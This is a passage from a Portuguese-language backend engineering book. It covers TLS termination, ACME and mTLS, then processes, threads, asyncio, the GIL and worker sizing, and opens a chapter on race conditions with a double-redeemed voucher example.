Com `verify=False`, o cliente cifra o canal e aceita qualquer certificado, então quem estiver no caminho fecha um TLS com você, outro com o parceiro, e lê tudo no meio. Você ganha um canal perfeitamente cifrado até o atacante. Para uma CA interna, a correção é apontar o cliente para ela (`verify=ssl.create_default_context(cafile=...)`).

Terminação TLS, ou onde o cadeado acaba

Em quase todo backend em produção, o processo Python nunca vê o TLS: um balanceador, reverse proxy ou CDN decifra a requisição e a repassa. Há três arranjos:

```
1. Terminação:     cliente ==TLS==> proxy --HTTP--> app
2. Reencriptação:  cliente ==TLS==> proxy ==TLS==> app
3. Passthrough:    cliente ==========TLS==========> app   (proxy só repassa bytes TCP)
```

Arranjo	Proxy vê o HTTP?	Chave do certificado público	Custo
Terminação	Sim (rota, cache, cabeçalhos)	Só no proxy	Tráfego em claro na rede interna
Reencriptação	Sim	No proxy; a app usa certificado de CA interna	Dois handshakes, dois certificados para renovar
Passthrough	Não (camada 4, no máximo rota por SNI)	Em cada instância	Sem cache nem WAF no proxy

Uma assinatura ECDSA P-256 custa bem menos CPU que uma RSA 2048, por isso proxies de alto volume costumam servir certificados ECDSA. O capítulo 27 trata de balanceadores e proxies.

A terminação tem uma consequência que todo mundo descobre do mesmo jeito: a aplicação recebe HTTP e acha que a requisição veio por HTTP. Ela redireciona para `https://`, o proxy encaminha de novo como HTTP, e o navegador desiste com `ERR_TOO_MANY_REDIRECTS` depois de vinte voltas no mesmo carrossel. O proxy informa o esquema original em `X-Forwarded-Proto` (ou no `Forwarded`, RFC 7239), e a aplicação deve confiar nele só quando vem do proxy; no Uvicorn, `--proxy-headers` com `--forwarded-allow-ips` listando os IPs do balanceador. Aceito de qualquer origem, o cabeçalho deixa o cliente declarar o próprio IP, com a honestidade de quem forja cabeçalhos.

ACME, ou o fim da renovação manual

O ACME (*Automatic Certificate Management Environment*, RFC 8555) é o protocolo que a Let's Encrypt criou para emitir certificados sem humanos, hoje aceito por várias CAs. O cliente ACME (certbot, Caddy, Traefik, cert-manager no Kubernetes) cria uma conta identificada por um par de chaves, abre um pedido para os nomes, prova o controle de cada um num desafio e envia um CSR; a CA devolve o certificado.

No desafio HTTP-01, o cliente publica um token em `http://<domínio>/.well-known/acme-challenge/<token>` e a CA o busca pela porta 80, o que surpreende quem fechou a 80 "por segurança". No DNS-01, o cliente cria um TXT em `_acme-challenge.<domínio>`; é o único que emite curingas e funciona para servidores fora da internet, mas exige credenciais de escrita no DNS. No TLS-ALPN-01, a prova acontece num handshake especial na porta 443.

Os certificados da Let's Encrypt valem 90 dias, e os clientes renovam com cerca de um terço restante (o certbot, a 30 dias do fim), o que deixa semanas de alertas antes de um sábado às 3h12. Desde junho de 2025 a Let's Encrypt não manda mais e-mails de aviso de expiração, então a monitoração precisa ser sua.

> **Armadilha:** a Let's Encrypt limita a emissão (por exemplo, 5 certificados idênticos por semana). Um contêiner que pede certificado novo a cada inicialização e entra em *crash loop* esgota o limite em cinco reinícios, e o sexto passa a semana sem certificado. Certificados e conta ACME precisam de armazenamento persistente.

mTLS, ou quando o servidor também pede documento

No *mutual TLS* (mTLS), o servidor manda um `CertificateRequest` no handshake, e o cliente responde com o próprio `Certificate` e `CertificateVerify`. O servidor valida a cadeia do cliente contra uma CA que ele escolhe (em geral interna) e tira a identidade do SAN. O uso típico é entre serviços: o estoque só aceita quem tem certificado da CA interna e sabe pelo SAN se do outro lado está `pedidos` ou `relatorios`. Service meshes como Istio e Linkerd automatizam isso com certificados de horas e identidades SPIFFE (`spiffe://empresa/ns/prod/sa/pedidos`).

Do lado do cliente:

```
import os
import ssl

import httpx

ctx = ssl.create_default_context(cafile=os.environ["CA_INTERNA_PEM"])
```

```
ctx.load_cert_chain(
    certfile=os.environ["PEDIDOS_CERT_PEM"],
    keyfile=os.environ["PEDIDOS_CHAVE_PEM"],
)

with httpx.Client(verify=ctx, base_url="https://estoque.interno.example:8443") as
client:
    resposta = client.get("/reservas/42")
    print(resposta.status_code, resposta.json())
```

```
200 {'reserva': 42, 'itens': 3, 'status': 'confirmada'}
```

Do lado do servidor, o Uvicorn exige o certificado do cliente com `--ssl-ca-certs` apontando para a CA interna e `--ssl-cert-reqs 2` (o valor de `ssl.CERT_REQUIRED`). Um cliente sem certificado recebe:

```
ssl.SSLError: [SSL: TLSV13_ALERT_CERTIFICATE_REQUIRED] tlsv13 alert certificate required
```

No TLS 1.3, o cliente termina o handshake antes de o servidor validar o certificado dele, então a recusa só aparece na primeira leitura, o que já fez gente passar uma tarde procurando o bug na rota `/reservas`.

Se o balanceador termina o TLS, é ele quem vê o certificado do cliente, e a aplicação só conhece a identidade se o proxy a repassar num cabeçalho (o Envoy usa `X-Forwarded-Client-Cert`). Aceito de qualquer origem, esse cabeçalho vira um campo de formulário chamado "quem sou eu".

	TLS comum + token na aplicação	**mTLS**
Credencial roubável	Token, reutilizável até expirar	Só a chave privada; o certificado é público
Operação	Emitir e validar tokens	Operar CA interna, rotacionar certificados
Atravessa proxies	Sim	Só com passthrough ou repasse pelo proxy

O capítulo 30 trata dos tokens e o capítulo 33, das chaves e da sua guarda.

Armadilhas e casos reais

Certificado expirado em software de terceiros. Em 6 de dezembro de 2018, um certificado expirado em versões do software SGSN-MME da Ericsson derrubou os dados móveis da O2 no Reino Unido e da SoftBank no Japão. O certificado vinha embutido no

produto, fora do inventário das operadoras, e milhões de pessoas ficaram sem dados por uma data que ninguém ali podia renovar.

Raiz que expira. Em 30 de setembro de 2021 expirou a raiz DST Root CA X3, usada pela Let's Encrypt em assinatura cruzada. Clientes com OpenSSL 1.0.2 escolhiam o caminho pela raiz expirada mesmo havendo outro válido pela ISRG Root X1, e passaram a recusar milhões de sites cujos servidores não tinham mudado nada.

Pinning. Fixar no app móvel o hash do certificado (*certificate pinning*) protege contra uma CA comprometida e transforma toda renovação num deploy de aplicativo; se o certificado muda antes de os usuários atualizarem, o app para. Fixa-se também uma chave de reserva.

A chave privada no lugar errado. O `server.key` dentro da imagem Docker ou no repositório "só no projeto de teste" frequentemente é a chave de produção. Como a revogação funciona mal, quem a copiou pode usar o certificado até ele expirar.

Quanto ao sábado hipotético: o certificado foi renovado às 4h40, depois que alguém achou a senha da conta na CA dentro da própria `certificados_FINAL_v3.xlsx`, na aba "não apagar".

Resumo

- TLS 1.3 (RFC 8446): handshake em 1 RTT, com tudo depois do ServerHello cifrado.
- ECDHE efêmero dá *forward secrecy*; a chave do certificado só assina.
- O cliente valida assinatura, datas e nome em toda a cadeia; o servidor envia leaf e intermediárias.
- Revogação funciona mal, então a validade máxima cai até 47 dias em 2029.
- SNI escolhe o certificado e trafega em claro; ECH o cifra.
- Terminação no proxy exige `X-Forwarded-Proto` aceito só do proxy.
- ACME (RFC 8555) automatiza a renovação; a monitoração da expiração continua sendo sua.
- mTLS autentica o cliente no handshake, ao custo de operar uma CA interna.

Referências

- RFC 8446, The Transport Layer Security (TLS) Protocol Version 1.3: https://www.rfc-editor.org/rfc/rfc8446

- RFC 5280, Internet X.509 Public Key Infrastructure Certificate and CRL Profile: https://www.rfc-editor.org/rfc/rfc5280
- RFC 8555, Automatic Certificate Management Environment (ACME): https://www.rfc-editor.org/rfc/rfc8555
- RFC 6066, TLS Extensions (SNI): https://www.rfc-editor.org/rfc/rfc6066
- RFC 6962, Certificate Transparency: https://www.rfc-editor.org/rfc/rfc6962
- RFC 8659, DNS Certification Authority Authorization (CAA): https://www.rfc-editor.org/rfc/rfc8659
- RFC 8996, Deprecating TLS 1.0 and TLS 1.1: https://www.rfc-editor.org/rfc/rfc8996
- RFC 7748, Elliptic Curves for Security (X25519): https://www.rfc-editor.org/rfc/rfc7748
- RFC 7239, Forwarded HTTP Extension: https://www.rfc-editor.org/rfc/rfc7239
- CA/Browser Forum, Baseline Requirements: https://cabforum.org/working-groups/server/baseline-requirements/
- DNSimple, SSL Certificate Validity Changes (2026–2029), resumo do ballot SC-081: https://support.dnsimple.com/articles/announcement-ssl-certificate-validity-changes/
- Let's Encrypt, Rate Limits: https://letsencrypt.org/docs/rate-limits/
- Let's Encrypt, DST Root CA X3 Expiration (September 2021): https://letsencrypt.org/docs/dst-root-ca-x3-expiration-september-2021/
- TechCrunch, Here's what caused yesterday's O2 and SoftBank outages (2018): https://techcrunch.com/2018/12/07/heres-what-caused-yesterdays-o2-and-softbank-outages
- Python, módulo `ssl`: https://docs.python.org/3/library/ssl.html
- Uvicorn, Settings: https://www.uvicorn.org/settings/

CAPÍTULO 4

Processos, threads e I/O assíncrono

Uma API inteira esperando um único boleto

Segunda-feira, 9h03. O painel mostra uma API de pagamentos com uso de CPU em 2%, memória folgada, banco tranquilo e todas as requisições levando exatamente 2 segundos. Todas. Inclusive o `GET /health`, que só devolve `{"status": "ok"}` e, até sexta-feira, levava 1 milissegundo.

O orquestrador vê o health check estourar o limite e reinicia o contêiner, que volta, fica lento e é reiniciado de novo. Às 9h20 a API já reiniciou onze vezes e continua com 2% de CPU, o que é, tecnicamente, um ótimo aproveitamento de energia.

O culpado é um *pull request* de sexta-feira, "só uma linha":

```
@app.post("/pagamentos")
async def criar_pagamento(pedido: Pedido):
    resposta = requests.post(GATEWAY_URL, json=pedido.model_dump(), timeout=10)
    return resposta.json()
```

O gateway de boletos responde em 2 segundos, a função é `async def` e a biblioteca `requests` é síncrona. Nenhum desses fatos parece perigoso sozinho.

Por que uma única chamada lenta trava requisições que nem passam por ela? E por que a mesma linha, numa função `def` sem o `async`, funcionaria sem problema nenhum?

O que o kernel enxerga

Para o kernel Linux, um **processo** é um espaço de endereçamento de memória isolado, com uma tabela de descritores de arquivo (sockets, arquivos, pipes), credenciais e pelo menos uma **thread**. A thread é a unidade que o escalonador põe para executar num núcleo: tem registradores, um ponteiro de instrução e uma pilha própria. Threads do mesmo processo compartilham a memória e os descritores.

No Linux os dois nascem da mesma chamada de sistema, `clone()`, com flags diferentes. Um `fork()` cria um processo com uma cópia da memória do pai; uma thread nova é um `clone()` que pede para compartilhar a memória. O kernel chama os dois de *task* e trata

ambos com a mesma burocracia, sem favoritismo.

A cópia do `fork()` usa *copy-on-write*: pai e filho apontam para as mesmas páginas físicas, marcadas como somente leitura, e uma página só é duplicada quando alguém escreve nela. Um `fork()` de um processo de 500 MB é rápido e quase não consome memória no início. "No início" é a parte que costuma ser esquecida (ver as armadilhas).

	Processo	Thread
Memória isolada	Sim; um crash ou corrupção fica no processo	Não; uma thread pode estragar a memória de todas
Criação	Centenas de microssegundos a milissegundos	Dezenas de microssegundos
Memória extra	Páginas que divergirem do pai	Pilha (8 MB de espaço virtual por padrão no Linux, só as páginas tocadas viram memória real)
Comunicação	Pipes, sockets, memória compartilhada explícita	Variáveis comuns, com todos os riscos de concorrência

O capítulo 5 trata dos riscos desse último item.

Troca de contexto, o imposto que ninguém declara

Um núcleo executa uma thread por vez. Quando há mais threads prontas do que núcleos, o escalonador (o CFS e, desde o Linux 6.6, o EEVDF) reparte o tempo: deixa uma thread rodar por uma fatia de alguns milissegundos e então a troca por outra. Essa troca é a **troca de contexto**: salvar os registradores da thread que sai, carregar os da que entra e, se for outro processo, trocar a tabela de páginas.

A troca também acontece quando a thread pede algo que não está pronto, como ler um socket sem dados: essa é a troca **voluntária**. A que ocorre porque a fatia acabou é **involuntária**. O kernel conta as duas:

```
grep ctxt /proc/48213/status
```

```
voluntary_ctxt_switches:        1843270
nonvoluntary_ctxt_switches:     912
```

Muitas trocas voluntárias indicam um processo que passa a vida esperando I/O. Muitas involuntárias indicam threads disputando CPU, despejadas do núcleo no meio do trabalho.

O custo direto de uma troca fica na ordem de microssegundos. O indireto costuma ser maior: a thread que entra encontra caches e TLB cheios de dados alheios. Com 50 threads, isso é irrelevante. Com 10 mil, cada uma acordando por 30 µs para processar um pacote, o servidor passa boa parte do tempo fazendo a mudança e pouco tempo morando no lugar novo.

Esperar sem bloquear

Num socket comum, `sock.recv(4096)` é **bloqueante**: sem dados no buffer do kernel, a thread dorme até eles chegarem. Para o código, a linha só demora. Para o sistema, uma thread inteira fica reservada para esperar um pacote vindo do outro lado do mundo.

"Uma thread por conexão" funciona até alguns milhares de conexões. Em 1999, Dan Kegel deu nome ao problema de atender 10 mil clientes simultâneos, o C10K, e a saída descrita ali vale até hoje: parar de dedicar uma thread a cada espera.

O primeiro passo é o socket **não bloqueante**: com `O_NONBLOCK`, um `recv` sem dados volta na hora com `EAGAIN` ("tente de novo depois"). Falta saber *quando* tentar de novo sem perguntar a cada socket, em loop, se já chegou algo (o que gastaria 100% de um núcleo para ouvir "não" quase sempre).

Para isso existe a **multiplexação de I/O**: uma chamada que recebe vários descritores e bloqueia até algum ficar pronto. O `select()` recebe a lista inteira a cada chamada, percorre todos (O(n)) e aceita no máximo `FD_SETSIZE`, 1.024 descritores na glibc. O `poll()` tirou o limite e manteve o custo.

O **epoll**, do Linux, separa as duas coisas:

- `epoll_create1()` cria uma instância de epoll no kernel.
- `epoll_ctl()` registra uma vez cada descritor e os eventos de interesse (leitura, escrita).
- `epoll_wait()` bloqueia até haver eventos e devolve **só os descritores prontos**.

O kernel preenche a lista de prontos quando os pacotes chegam, e o custo de `epoll_wait` acompanha os prontos, e não os registrados: com 50 mil conexões abertas e 30 com dados, o processo olha para 30. Os equivalentes são o kqueue (BSD e macOS) e o IOCP (Windows). O módulo `selectors` escolhe o disponível:

```
import selectors

print(selectors.DefaultSelector)
```

```
<class 'selectors.EpollSelector'>
```

No macOS, a mesma linha mostra `KqueueSelector`. Seu código continua igual; quem muda de ideia é a biblioteca.

> **Armadilha:** para arquivos comuns em disco o epoll não ajuda: o kernel considera um arquivo regular sempre "pronto", e a leitura bloqueia enquanto o disco trabalha. Por isso o `aiofiles` lê numa thread separada. O assíncrono de arquivo, ali, é uma thread de terno.

O event loop e o asyncio

Um **event loop** é um laço que repete três passos: perguntar ao epoll quais descritores estão prontos, executar o código que estava esperando por eles e voltar a perguntar. Uma única thread atende milhares de conexões porque ela nunca espera por nenhuma em particular; espera por todas de uma vez, dentro do `epoll_wait`.

O `asyncio` organiza esse código em **corrotinas**. Cada `await` sobre uma operação que não está pronta suspende a corrotina e devolve o controle ao loop, que registra o socket no epoll e vai cuidar de outra coisa. Quando o dado chega, o loop retoma a corrotina da linha onde ela parou. Corrotinas do Python são geradores por dentro: o `await` descende do `yield from`, e o loop chama `send()` quando o resultado fica disponível.

O modelo é **cooperativo**: o loop não interrompe ninguém, e uma corrotina só cede o controle num `await` que suspende. Entre dois `await`s, ela tem o processo inteiro só para si.

Eis a cena de segunda-feira. O `requests.post` chama `recv` bloqueante por baixo, sem `await`. A thread do loop fica 2 segundos parada dentro do kernel, e ninguém mais é atendido, nem o `/health`. O loop continua ali, com a fila cheia, esperando educadamente uma corrotina terminar de esperar. Com dez tarefas:

```
import asyncio
import time

async def espera_educada(n: int) -> None:
    await asyncio.sleep(1)       # devolve o controle ao loop

async def espera_egoista(n: int) -> None:
    time.sleep(1)                # segura a thread do loop inteira

async def medir(nome, corrotina) -> None:
    inicio = time.perf_counter()
    await asyncio.gather(*(corrotina(i) for i in range(10)))
    print(f"{nome}: {time.perf_counter() - inicio:.2f} s")

async def main() -> None:
    await medir("educada", espera_educada)
```

```
    await medir("egoista", espera_egoista)

asyncio.run(main())
```

```
educada: 1.00 s
egoista: 10.02 s
```

As educadas esperam juntas; as egoístas fazem fila indiana. O modo de depuração do `asyncio` (`PYTHONASYNCIODEBUG=1`) avisa quando um passo segura o loop por mais de 100 ms, e a API de pagamentos teria confessado no log:

```
WARNING:asyncio:Executing <Task pending name='Task-7' coro=<criar_pagamento() running at
/app/pagamentos.py:9> ...> took 2.004 seconds
```

Há três correções. Um cliente assíncrono (`httpx.AsyncClient`) mantém tudo no loop. `await asyncio.to_thread(requests.post, ...)` empurra o bloqueio para o pool padrão, de `min(32, os.cpu_count() + 4)` threads. E declarar a função com `def` faz o FastAPI executá-la num pool de threads (40 por padrão, via AnyIO), que é por que a mesma linha sem `async` funcionaria.

> **Na vida real:** o bloqueio aparece disfarçado de driver de banco síncrono, de hash bcrypt, de `json.loads` de 40 MB. Nenhum faz rede, e todos seguram o loop. Até o DNS seria um problema, se o `asyncio` não o delegasse a uma thread por conta própria.

O GIL, ou por que oito threads fazem o trabalho de uma

O CPython tem o **GIL** (*Global Interpreter Lock*): um lock que a thread precisa possuir para executar bytecode Python, porque a contagem de referências e várias estruturas internas do interpretador não suportam acesso simultâneo. Só uma thread por processo executa Python de cada vez, com 2 ou 128 núcleos.

A thread solta o GIL ao entrar numa operação bloqueante (socket, `sleep`, lock) ou numa função em C que o libera, como boa parte do NumPy e do `hashlib`. Também é obrigada a soltá-lo quando outra thread espera mais que o intervalo de troca, 5 ms por padrão (`sys.getswitchinterval()`). Para **carga de I/O**, threads funcionam bem: cada uma solta o GIL enquanto espera. Para **carga de CPU** em Python puro, elas só se revezam. Numa máquina com 8 núcleos:

```
import time
from concurrent.futures import ProcessPoolExecutor, ThreadPoolExecutor

def gerar_relatorio_do_trimestre(n: int) -> int:
    # Python puro, sem I/O: o tipo de função que só sabe ocupar CPU
```

```
    return sum(i * i for i in range(n))

N, PARTES = 20_000_000, 4

def medir(nome, executor_cls) -> None:
    inicio = time.perf_counter()
    with executor_cls(max_workers=PARTES) as ex:
        list(ex.map(gerar_relatorio_do_trimestre, [N // PARTES] * PARTES))
    print(f"{nome:>9}: {time.perf_counter() - inicio:.2f} s")

if __name__ == "__main__":
    inicio = time.perf_counter()
    gerar_relatorio_do_trimestre(N)
    print(f"{'sequencial':>9}: {time.perf_counter() - inicio:.2f} s")
    medir("threads", ThreadPoolExecutor)
    medir("processos", ProcessPoolExecutor)
```

```
sequencial: 1.21 s
  threads: 1.24 s
processos: 0.36 s
```

Quatro threads levaram o mesmo tempo que nenhuma, com o entusiasmo de quatro pessoas dividindo um único teclado. Quatro processos, cada um com seu GIL, dividiram o trabalho; a distância para o ideal de 0,30 s é o custo de criar processos e serializar dados com `pickle`.

A PEP 703 trouxe um build sem GIL (*free-threaded*), experimental no 3.13 e suportado no 3.14 (`python3.14t`). Ele continua opcional, exige extensões em C compatíveis e, segundo a documentação do 3.14, custa de 5% a 10% em código de uma thread só. Enquanto ele não for o padrão do seu ambiente e das suas dependências, CPU paralelo em Python pede processos.

Modelos de servidor

Prefork com workers síncronos. O Gunicorn, com o worker padrão (`sync`), sobe um mestre que abre o socket de escuta e faz `fork()` de N workers, que herdam o socket. Cada worker atende **uma requisição por vez**; com os 4 esperando o banco, a quinta espera no *backlog* do `listen()` (2.048 por padrão). Um worker sem sinal de vida por 30 segundos (`--timeout`) é morto e substituído, com `[CRITICAL] WORKER TIMEOUT (pid:2817)` no log, o obituário mais curto da computação.

Workers com threads. A classe `gthread` dá a cada worker um pool de threads: 4 workers com 8 threads atendem 32 requisições ao mesmo tempo, revezando o GIL nos intervalos entre esperas.

ASGI com event loop. Uvicorn, Hypercorn e Granian executam aplicações ASGI num event loop por processo, com milhares de conexões abertas (o que importa para WebSocket e SSE). Para usar mais núcleos, sobem-se vários processos, com `uvicorn --workers 4` ou com o Gunicorn de mestre e o pacote `uvicorn-worker`.

Prefork entrega paralelismo de CPU e isolamento de falhas; threads e loop entregam concorrência de espera. Servidores reais combinam os dois eixos.

Quantos workers?

A resposta é calculável, desde que você saiba quanto tempo cada requisição passa usando CPU e quanto passa esperando, em vez do método tradicional de dobrar o número até o alerta parar. Uma API hipotética recebe 300 requisições por segundo, cada uma com 20 ms de CPU e 100 ms esperando o banco.

A **Lei de Little** (detalhada no capítulo 6) dá a concorrência: requisições em andamento = taxa de chegada × tempo de permanência.

```
L = λ × W = 300 req/s × 0,120 s = 36 requisições simultâneas
```

Com workers síncronos, são pelo menos 36 workers (ou 36 threads); com menos, a fila cresce sem parar. A CPU dá o segundo número: 300 × 0,020 s = 6 segundos de CPU por segundo, logo pelo menos 6 núcleos, e alguns a mais para fugir dos 100% de utilização, onde a latência explode. A fórmula popularizada por Brian Goetz em *Java Concurrency in Practice* junta as duas contas:

```
threads = núcleos × (1 + tempo_de_espera / tempo_de_cpu)
        = 6 × (1 + 100 / 20) = 36
```

Para CPU pura, a espera é zero e a fórmula dá um worker por núcleo; mais que isso só compra trocas involuntárias. Com muita espera, o número cresce rápido, e um event loop, que não paga uma thread por espera, passa a pesar. O `(2 × núcleos) + 1` da documentação do Gunicorn é um ponto de partida para carga típica; o cálculo diz quando ele não serve.

> **Armadilha:** cada worker tem o próprio pool de conexões com o banco. Com 36 workers, cada um com um pool de 10 conexões, a aplicação pode abrir 360 conexões, e o `max_connections` padrão do PostgreSQL é 100. A conta dos workers e a do pool são uma conta só; o capítulo 11 trata do dimensionamento do pool.

Propriedades e custos

Modelo	Concorrência por processo	Paralelismo de CPU	Custo por requisição em espera	Efeito de um bloqueio inesperado
Prefork síncrono	1	Sim, entre processos	Um processo inteiro (dezenas de MB)	Trava só aquele worker
Workers com threads	Número de threads	Sim, entre processos; limitado pelo GIL dentro de cada um	Uma thread (pilha, troca de contexto)	Trava só aquela thread
ASGI com event loop	Milhares de conexões	Sim, entre processos	Um objeto corrotina (alguns KB)	Trava o processo inteiro

O event loop é o mais barato por espera e o menos tolerante a bloqueio: exige que o caminho inteiro (driver, cliente HTTP, SDK de terceiros) seja assíncrono ou empurrado para threads explicitamente. Basta um SDK de três linhas escrito em 2014 para devolver a API inteira à segunda-feira das 9h03. O prefork síncrono é o mais caro e o mais tolerante: um worker bloqueado é um worker a menos. Na memória, 36 workers de 200 MB somam gigabytes (parte compartilhada por copy-on-write); 36 corrotinas em espera, quase nada.

Armadilhas e casos reais

O copy-on-write que copia tudo. No CPython, ler um objeto escreve nele (incrementa a contagem de referências), e o coletor de lixo marca objetos. As páginas herdadas do mestre vão sendo duplicadas, e a memória "compartilhada" vira privada aos poucos. O Instagram relatou em 2017 que desligar o coletor nos workers do seu Django em prefork melhorou a eficiência de CPU em torno de 10%. O caso levou ao `gc.freeze()` do Python 3.7, chamado no mestre antes do `fork()`, e a PEP 683 (objetos imortais, 3.12) cita o mesmo problema.

`fork()` com threads vivas. O `fork()` copia só a thread que o chamou. Se outra segurava um lock (do logging, do alocador) naquele instante, o filho herda o lock fechado e ninguém para abri-lo; o primeiro `logger.info()` espera para sempre. O 3.12 passou a emitir `DeprecationWarning` nesse caso, e o 3.14 trocou o padrão do `multiprocessing` no Linux para `forkserver`.

`os.cpu_count()` dentro de contêiner. Devolve os núcleos do host e ignora o cgroup. `workers = multiprocessing.cpu_count() * 2 + 1` num contêiner de 2 CPUs num nó de 64 núcleos sobe 129 workers para disputar 2 CPUs. O limite efetivo (cgroup v2):

```
cat /sys/fs/cgroup/cpu.max
```

```
200000 100000
```

São 200.000 µs de CPU a cada 100.000 µs: 2 CPUs. Uma configuração que respeita isso:

```
# gunicorn.conf.py
import math
import os

def cpus_do_cgroup() -> int:
    try:
        cota, periodo = open("/sys/fs/cgroup/cpu.max").read().split()
        if cota != "max":
            return max(1, math.ceil(int(cota) / int(periodo)))
    except FileNotFoundError:
        pass  # fora de contêiner (ou cgroup v1): confia no que o SO disser
    return os.cpu_count() or 1

workers = cpus_do_cgroup() * 2 + 1   # 5 workers, e não 129
bind = "0.0.0.0:8000"                # dentro do contêiner, para o proxy alcançar
```

O `0.0.0.0` aqui é a interface do contêiner, exposta só para a rede interna do orquestrador.

`select()` acima de 1.024. Código legado com `select.select()` passa em todos os testes e falha quando o processo abre o descritor 1.024, com `ValueError: filedescriptor out of range in select()`, pontualmente no dia de maior movimento.

Thread pool como fila escondida. A requisição 41 num endpoint `def` do FastAPI espera uma das 40 threads, e essa espera não aparece em nenhuma métrica do banco ou do gateway: latência alta com tudo "saudável" ao redor.

Timeout de worker no lugar do timeout de requisição. O `--timeout 30` do Gunicorn mata o worker com tudo que ele fazia. Para limitar uma chamada lenta, o timeout é o do cliente HTTP ou do driver (o capítulo 19 trata da escolha do valor).

Resumo

- Processo isola memória; thread compartilha. No Linux, ambos são *tasks* criadas por `clone()`, e `fork()` usa copy-on-write.
- Troca de contexto custa microssegundos diretos e mais em caches frios; voluntária indica espera de I/O, involuntária indica disputa por CPU.

- I/O não bloqueante devolve `EAGAIN`; epoll registra descritores uma vez e devolve só os prontos, com custo proporcional aos eventos e sem o limite de 1.024 do `select()`.
- O event loop do `asyncio` é cooperativo: só troca de corrotina num `await` que suspende. Uma chamada bloqueante dentro de `async def` trava o processo inteiro.
- O GIL deixa uma thread por vez executar Python; threads servem para I/O, processos para CPU. O build sem GIL existe desde o 3.13 e é suportado no 3.14, ainda opcional.
- Prefork síncrono, workers com threads e ASGI trocam custo por conexão em espera por tolerância a bloqueio.
- Workers: Lei de Little para concorrência, tempo de CPU por requisição para núcleos, `núcleos × (1 + espera/cpu)` para carga mista. Respeitar o limite do cgroup e o `max_connections` do banco.

Referências

- Dan Kegel, *The C10K problem*: http://www.kegel.com/c10k.html
- Página de manual do epoll(7): https://man7.org/linux/man-pages/man7/epoll.7.html
- Documentação do `asyncio`, desenvolvimento e modo de depuração: https://docs.python.org/3/library/asyncio-dev.html
- Documentação do `selectors`: https://docs.python.org/3/library/selectors.html
- PEP 703, *Making the Global Interpreter Lock Optional in CPython*: https://peps.python.org/pep-0703/
- PEP 683, *Immortal Objects, Using a Fixed Refcount*: https://peps.python.org/pep-0683/
- *What's New In Python 3.14*: https://docs.python.org/3/whatsnew/3.14.html
- Documentação do Gunicorn, design e número de workers: https://docs.gunicorn.org/en/stable/design.html
- Documentação do FastAPI, concorrência e `async` / `await`: https://fastapi.tiangolo.com/async/
- Instagram Engineering, *Dismissing Python Garbage Collection at Instagram* (2017): https://instagram-engineering.com/dismissing-python-garbage-collection-at-instagram-4dca40b29172
- Brian Goetz et al., *Java Concurrency in Practice*, Addison-Wesley, 2006, seção 8.2.
- Documentação do kernel Linux, cgroup v2 (`cpu.max`): https://docs.kernel.org/admin-guide/cgroup-v2.html

CAPÍTULO 5

Concorrência na aplicação

O voucher que deu as boas-vindas 14 vezes

Segunda-feira, 9h02. O financeiro abre o relatório semanal e encontra uma linha curiosa: o voucher `BEMVINDO50`, de uso único, que dá R$ 50 de crédito a cada cliente novo, foi resgatado 14 vezes pela mesma conta. Em 0,3 segundo. Nunca um cliente foi tão bem-vindo. (A situação é hipotética; a conta corrente da empresa é que nunca acha graça.)

O código do endpoint passou por revisão, tem teste e parece impecável:

```
@app.post("/vouchers/{codigo}/resgatar")
async def resgatar(codigo: str, cliente: Cliente = Depends(cliente_atual)):
    voucher = await repo.buscar(codigo, cliente.id)
    if voucher.usado:
        raise HTTPException(status_code=409, detail="Voucher já utilizado")
    await carteira.creditar(cliente.id, voucher.valor)
    await repo.marcar_usado(codigo, cliente.id)
    return {"ok": True}
```

O `if` está lá, bem visível. O teste que resgata o voucher duas vezes seguidas recebe `409` na segunda, como manda o figurino. O cliente, porém, mandou 14 requisições ao mesmo tempo, com um script de dez linhas, e o balanceador as espalhou entre 4 pods com 2 workers cada.

Como um `if` correto, testado e revisado deixa passar 14 requisições? E onde a garantia de "uso único" precisa morar para continuar valendo com 8 processos em 4 máquinas?

Condição de corrida, ou quando a ordem dos fatores altera o produto

Uma **condição de corrida** (*race condition*) acontece quando o resultado depende da ordem em que operações concorrentes se intercalam. Cada operação, sozinha, está certa; a combinação, numa ordem que ninguém previu, produz um estado que nenhuma execução sequencial produziria.

O termo vizinho, ***data race***, vem do modelo de memória: duas threads acessam o mesmo endereço, pelo menos uma escreve, sem sincronização. Em C e C++ isso é comportamento indefinido, e o compilador fica autorizado a fazer literalmente qualquer coisa. No CPython, o GIL quase elimina *data races*, mas troca de thread entre instruções de bytecode (o capítulo 4 trata do GIL), e `saldo += 1` são três instruções: carregar, somar, gravar. Uma troca no meio, e um incremento some. No CPython *free-threaded* (PEP 703), sem GIL, a janela só aumenta.

As corridas de aplicação aparecem quase sempre em duas formas:

- **Ler, modificar, gravar** (*read-modify-write*): duas execuções leem o mesmo valor, calculam o novo e gravam. A última vence e a outra se perde: o *lost update*.
- **Verificar e depois agir** (*check-then-act*): a condição verificada muda antes da ação. Em segurança, o nome é **TOCTOU** (*time-of-check to time-of-use*).

O voucher é um *check-then-act* de livro-texto. Veja duas das 14 requisições:

```
tempo  requisição A                    requisição B
t1     SELECT usado → false
t2                                     SELECT usado → false
t3     credita R$ 50
t4                                     credita R$ 50
t5     UPDATE usado = true
t6                                     UPDATE usado = true
```

Cada linha está correta. O `UPDATE` de B grava `true` por cima de um `true`, sem erro nenhum, com a serenidade de quem cumpriu o dever. O problema está no intervalo entre t1 e t5, em que a resposta "o voucher está livre" já envelheceu e ninguém avisou o código.

Por que o teste não pegou? Duas sequências de 3 passos se intercalam de C(6, 3) = 20 maneiras, e o teste exercita uma: A inteira antes de B. Em homologação, com um usuário só (você), o bug não aparece. Ele espera a produção, onde o tráfego tem a gentileza de testar as outras 19.

Seção crítica e exclusão mútua

Uma **seção crítica** é um trecho que acessa estado compartilhado e precisa executar sem se intercalar com outros trechos que mexem no mesmo estado. **Exclusão mútua** é a garantia de que no máximo uma execução está lá dentro. O ***mutex***, ou ***lock***, implementa essa garantia com duas operações, adquirir e liberar; quem tenta adquirir um lock ocupado espera.

Por baixo, o hardware oferece uma instrução atômica, em geral o ***compare-and-swap*** (CAS): "se o endereço X contém E, grave N; diga se gravou" (`LOCK CMPXCHG` no x86, `CAS` no ARMv8.1). No Linux, os locks se apoiam no ***futex***: com o lock livre, adquirir custa um CAS, dezenas de nanossegundos, sem chamada de sistema. Com o lock ocupado, a thread chama `futex(FUTEX_WAIT)` e dorme até alguém liberar e chamar `FUTEX_WAKE`. O kernel só entra na história quando há disputa, que é quando alguém precisa mesmo de um juiz.

